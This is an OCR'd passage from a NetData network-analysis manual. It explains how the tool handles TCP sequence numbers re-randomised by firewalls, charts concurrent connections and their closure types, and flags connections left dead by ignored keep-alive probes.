
To check ISN randomisation and monotonic increases NetData's connection table can display four columns with each connection's initial and end sequence numbers, for both client and server. If port-recycle times have been calculated, another two columns can display the increase in the client sequence number ('delta client ISN') from the end of one connection instance to the next, and the time interval ('port-recycle time') between the two instances. These analytical functions are to help understand why requests to open connections sometimes fail.

6.12 Separating Packets of Connections with Re-randomised ISN

Firewalls like a Cisco ASA (Adaptive Security Appliance) have an option to randomise TCP Initial Sequence Numbers (ISNs) as a protection against hackers that try to predict sequence numbers. There should be little need to enable this option because most TCP drivers already randomise their ISNs, but NetData sometimes encounters traffic that has traversed a firewall with this option.


Because the firewall changes the TCP sequence numbers in all the packets of a selected connection, it usually disables any selective-ack option by overwriting the permit option in Synch packets with null (No-Op) bytes, to avoid having to inspect and translate selective-ack options in other packets. NetData records in its network-event table the occurrence of long strings of No-Op options, and this may be the first indication that some device in the network is re-randomising ISNs.

If the sniffer captures packets before and after their sequence numbers have been changed, NetData will normally associate them all with the one connection and will log the many jumps, forward and back, in successive sequence numbers. When NetData sees a major jump in sequence numbers it assumes that packets of the connection's closure have been dropped by the sniffer; it terminates the current connection record in the database and starts a new record. It is unable to reconstruct transactions.




This packet-timing chart plots the packets of an SSL-encrypted connection, packets that have been copied twice by a switch, before and after their sequence numbers were changed by a firewall.

NetData has an option to construct connection identifiers that are not only a function of the pair of addresses and the pair of port numbers, but are also a function of packet MAC addresses. The option is found on the Tuning page of controls:



The result is that packets copied before and after sequence-number changes are associated with different connection IDs. NetData creates two separate connection records in its database and is able to reconstruct separate transactions for the different connections, even though they were concurrent and have the same addresses and port numbers.




This packet-timing chart plots the same packets as in the preceding chart. It separates the packets and transactions of what are viewed as two connections between the same pair of sockets. The packets were captured at a switch before and after they had been routed through a Cisco ASA, and the differences in response-time measurements indicate the time to traverse the ASA. The new option is able to separate the packets because the source MAC addresses in the two copies of each packet are different – the first copy is from the *switch* and the second copy is from the *firewall*.

6.13 Marking Closure Types on Charts of Concurrent Connections


While system commands such as NetStat can give a highly detailed snapshot of all a server's TCP connections, they give no idea of how a server handles connections during shutdown or restart, and how different parts of an application handle connection pools. NetData, however, plots the number of concurrent connections as it changes over time, with individual openings and closings reflected in the chart. Sudden rises and falls in such graphs may indicate major system events or simply the house-keeping operation of connection-pool managers.

NetData can mark graphs of concurrent connections with ticks whose colours indicate abnormal types of connection closure, such as client or server Reset packets. Additional green ticks indicate the opening and closing of unused connections to investigate the behaviour of seriously flawed pool managers.

Closure marking can be disabled and enabled with a checkbox in the chart's format-control window:




The following chart tracks a web server's number of database connections through a shutdown, restart and second shutdown. In this web server Microsoft's Commerce Server 2002 was prone to create one or more pools of 92 connections that were never used, instead creating a new database session for every database command and leaving some sessions idle for a long time before closure.



When the cursor rests on a change in the number of connections a pop-up describes the connection that is opened or closed. If the connection supports a database session, the connection's first transaction reflects the session's connection string.

The new charts also highlight another weakness of this system in that one part of the application closed idle connections in bursts of Reset packets. Such closures are dangerously inappropriate because if a Reset packet is dropped in the network a device like a firewall may not change its connection state and will refuse to accept subsequent connection requests from the same ephemeral port.




It appears that this web server's pool manager satisfied bursts of connection requests with new connections and later restored the desired number of connections by closing connections with Resets.

A right-click on a change in the number of connections presents the chart's normal context menu and allows a focus to be set on the identified connection; if the connection table is open it is scrolled to display the selected connection.

ConnID	cPort	sPort	First Packet	Closing	Clos...	Total sec	Tri...	Last Trans	First Trans	Clt Pkts	Svr Pkts
721212	4712	1433	opn13:29:37.9244	Fclt13:29:38.0499	cltF F	0.1272	6	IF: IF @@TRAN...	Login (v7): Internet Information Services; Server: 172.16....	10	9
721209	4709	1433	opn13:29:37.9066	Fclt13:29:38.0500	cltF F	0.1463	4	SELECT: SELEC...	Login (v7): Internet Information Services; Server: 172.16....	10	9
721216	4716	1433	opn13:29:37.9673	Fclt13:29:38.0617	cltF F	0.0970	4	SELECT: SELEC...	Login (v7): Internet Information Services; Server: 172.16....	10	9
721219	4719	1433	opn13:29:38.0081	Fclt13:29:38.0897	cltF F	0.0852	4	SELECT: SELEC...	Login (v7): Internet Information Services; Server: 172.16....	10	9
720044	3544	1433	opn13:29:09.4804	Rclt13:29:57.2142	cltR	47.7338	3	SSPI Authenticat...	Login (v7): Internet Information Services; Server: 172.16....	7	4
720043	3543	1433	opn13:29:08.8255	Rclt13:29:57.2144	cltR	48.3889	138	SELECT: SELEC...	Login (v7): Internet Information Services; Server: 172.16....	183	201
720045	3545	1433	opn13:29:09.4965	Rclt13:29:57.2144	cltR	47.7178	3	SSPI Authenticat...	Login (v7): Internet Information Services; Server: 172.16....	7	5

The Closure column of the connection table gives more detail of how connections are closed. Two columns not normally displayed describe the first and last types of transactions conveyed by each connection. For TDS (SQL Server) connections as in these charts a last transaction of 'SSPI Authentication' indicates that a database session was established but the session was never used for database commands. The first transaction is a Login request and it conveys parameters derived from the application program's connection string. By right-clicking on a particular first transaction the connection table can be filtered to hide all database sessions with a different connection string. It is the rule that graphs of concurrent connections count only the connections visible in the table (after filtering) and when the chart is replotted with this type of filter it displays only the concurrent database sessions created with the same connection string; it reveals how just one part of an application handles connections during a web server's shutdown and restart:




6.14 Ignored TCP Keep-Alive Probes and Toxic Ports

Some systems issue TCP keep-alive probes at regular intervals on idle connections to tell whether the node at the other end of the connection is alive and able to respond. To avoid affecting the application they usually retransmit the last data byte – stepping the TCP sequence number back by one – and the receiver responds with either a duplicate ack or a duplicate selective ack (D-SACK). NetData's packet-timing chart identifies all three types of packets with distinguishing markers.


As the following case study shows, keep-alive probes from clients can in some circumstances make a system unusable. A damaging sequence of events begins when the server fails briefly or is manually restarted. There is no response to a keep-alive probe or any of its retransmissions and the node issuing the probe decides that the connection no longer exists. When that decision is made it is common practice not to issue any special packet such as a Reset, with the result that no network device such as a firewall is aware that the connection is effectively closed. At a later time, when the client attempts to open a new connection from the same ephemeral port – sometimes known as a *toxic* port – the firewall is obliged to drop the Synch packets and the client will typically spend 21 seconds in timeouts while trying and failing to re-open the connection. Systems that require a new connection for every transaction, and that can open only one connection at a time, are easily crippled.

NetData now flags connections that have been terminated in this way – that is, connections whose last packet was a client probe – and records the occurrence as a network event. In the connections table the closure-activity of these connections is described as 'not alive', and on a graph of concurrent connections their termination is indicated with a light-blue marker, as in the following chart:

